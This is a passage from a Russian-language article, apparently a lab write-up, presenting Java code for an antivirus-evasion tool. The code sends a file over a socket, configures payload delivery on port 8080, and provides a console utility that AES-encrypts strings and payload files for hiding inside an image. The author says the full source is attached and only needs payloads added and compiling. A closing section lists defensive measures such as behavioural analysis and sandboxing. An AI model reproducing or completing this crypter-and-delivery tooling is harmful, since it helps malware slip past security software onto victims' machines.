            FileInputStream fileInputStream = new FileInputStream(fileToSend);
            BufferedInputStream bufferedInputStream = new
BufferedInputStream(fileInputStream);
            OutputStream outputStream = clientSocket.getOutputStream();

            byte[] buffer = new byte[1024];
            int bytesRead;
            while ((bytesRead = bufferedInputStream.read(buffer)) != -1) {
                outputStream.write(buffer, 0, bytesRead);
            }

            bufferedInputStream.close(); // comit
            outputStream.close();
            clientSocket.close();
            serverSocket.close();

            System.out.println("Файл успешно отправлен.");

            uploudFile(port, put, name); // COMMIT
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

И настройки для отправки фаила:

```
   private final int port1 = 8080;
    private final String put_file1 = "";
    private final String name_file1 = "";


    public int getPort1() { return port1; }

    public String getPut_file1() {
        return put_file1;
    }

    public String getName_file1() {
        return name_file1;
    }
```

И соталось рассказать про консольную утилиту, которая помогает шифровать строки для настроек программы, и шифровать сами фалы полезных нагрузок и засовывать

их в картинку. Алгоритм для шифрования - AES256. Так же есть возможность указать генерацию рандомного ключа - 16bit. Либо же вы можете задать его сами.

```
 public static void main(String[] args) throws Exception {
        Crupt crupt = new Crupt();

        System.out.println("Выберите действие: \n"
        + "[1] - шифрование файла \n"
        + "[2] - шифрование строки");

        Scanner sc = new Scanner(System.in);
        String opthia = sc.nextLine();

        if (opthia.equals("1")) {
            System.out.println("Введите путь к оригинальному файлу -> ");
            Scanner sc1 = new Scanner(System.in);
            String what_shifr = sc1.nextLine();

            System.out.println("Введите путь куда сохраниться зашифрованный фаил  ->
");
            Scanner sc2 = new Scanner(System.in);
            String out_shifr = sc2.nextLine();

            System.out.println("Введите ключ шифрования [y-генерация случайного ключа]
-> ");
            Scanner sc3 = new Scanner(System.in);
            String key = sc3.nextLine();

            if (key.equals("y")) {
                key = generateString();
            }


            crupt.encryptFile(what_shifr, out_shifr, key);

            System.out.println("[$] Файл успешно зашифрован [!]"
                    + "\n Ключ шифрования -> " + key
                    + "\n Путь к начальному файлу -> " + what_shifr
                    + "\n Путь к конечному файлу -> " + out_shifr);


            System.out.println("----------------------");


        } else if(opthia.equals("2")) {
            System.out.println("Введите текст, который хотите зашифровать -> ");
            Scanner sc1 = new Scanner(System.in);
            String what_shifr = sc1.nextLine();
```

```
            System.out.println("Введите ключ шифрования [y-генерация случайного ключа]
-> ");
            Scanner sc3 = new Scanner(System.in);
            String key = sc3.nextLine();

            if (key.equals("y")) {
                key = generateString();
            }
            ShiperInter shiperKey = new ShiperKey(key);

            System.out.println("[$] Строка успешно зашифрована [!]"
                    + "\n Результат шифрования -> " +crupt.cryptor(shiperKey.getAlgorithm(),
what_shifr, shiperKey.getSkeySpec(), shiperKey.getIvKey())
                    + "\n Ключ шифрования -> " + key);
        } else {
            System.out.println("[?] Каманда не распознана (Выберите 1 || 2) [%_*]");
        }
    }
```

Тут я кратко пробежался по основным кускам кода, что они делают и для чего нужны. Весь исходный код программы приложил к данной статье, вам останется лишь указать в настройках ваши полезные нагрузки, выбрать интерфейс программы и скомпилировать код.

Лабораторная работа была посвящена изучению методов обхода современных антивирусных решений вредоносным ПО. Анализ показал, что на данный момент есть актуальные техники маскировки и обфускации для уклонения от обнаружения, включая полиморфизм, шифрование, метаморфизм, имитация легитимных процессов и использование виртуальной машины.
Для предотвращения успешной атаки и повышения уровня защиты рекомендуется применять комплекс мер, используемых для создания антивирусного ПО:

Основные рекомендации

Использование многослойной защиты: Применение многоуровневой системы безопасности включает применение брандмауэра, мониторинг сетевых соединений, поведенческий анализ, машинное обучение и эвристику наряду с традиционными сигнатурными методами.
Регулярное обновление программного обеспечения: Обеспечение своевременного обновления операционной системы и приложений устраняет известные уязвимости, которыми могут воспользоваться злоумышленники.
Опираясь на хеш вредоносного файла с уже известными вредоносными файлами в БД.
Контроль целостности файлов и процессов: Использование механизмов контроля изменений позволяет обнаруживать подозрительные модификации в файлах и процессах.

Анализ поведения программы: Вместо простого сравнения сигнатуры файла следует внедрить технологии динамического анализа, позволяющие отслеживать поведение исполняемых файлов и выявлять аномалии.
Применение виртуализации и песочниц: Изоляция потенциально опасных объектов в виртуальной среде минимизирует риски повреждения основной системы.

Таким образом, сочетание технических мер, организационных процедур и регулярного мониторинга позволит минимизировать риски успешного обхода антивирусных продуктов и повысить уровень защищенности организации.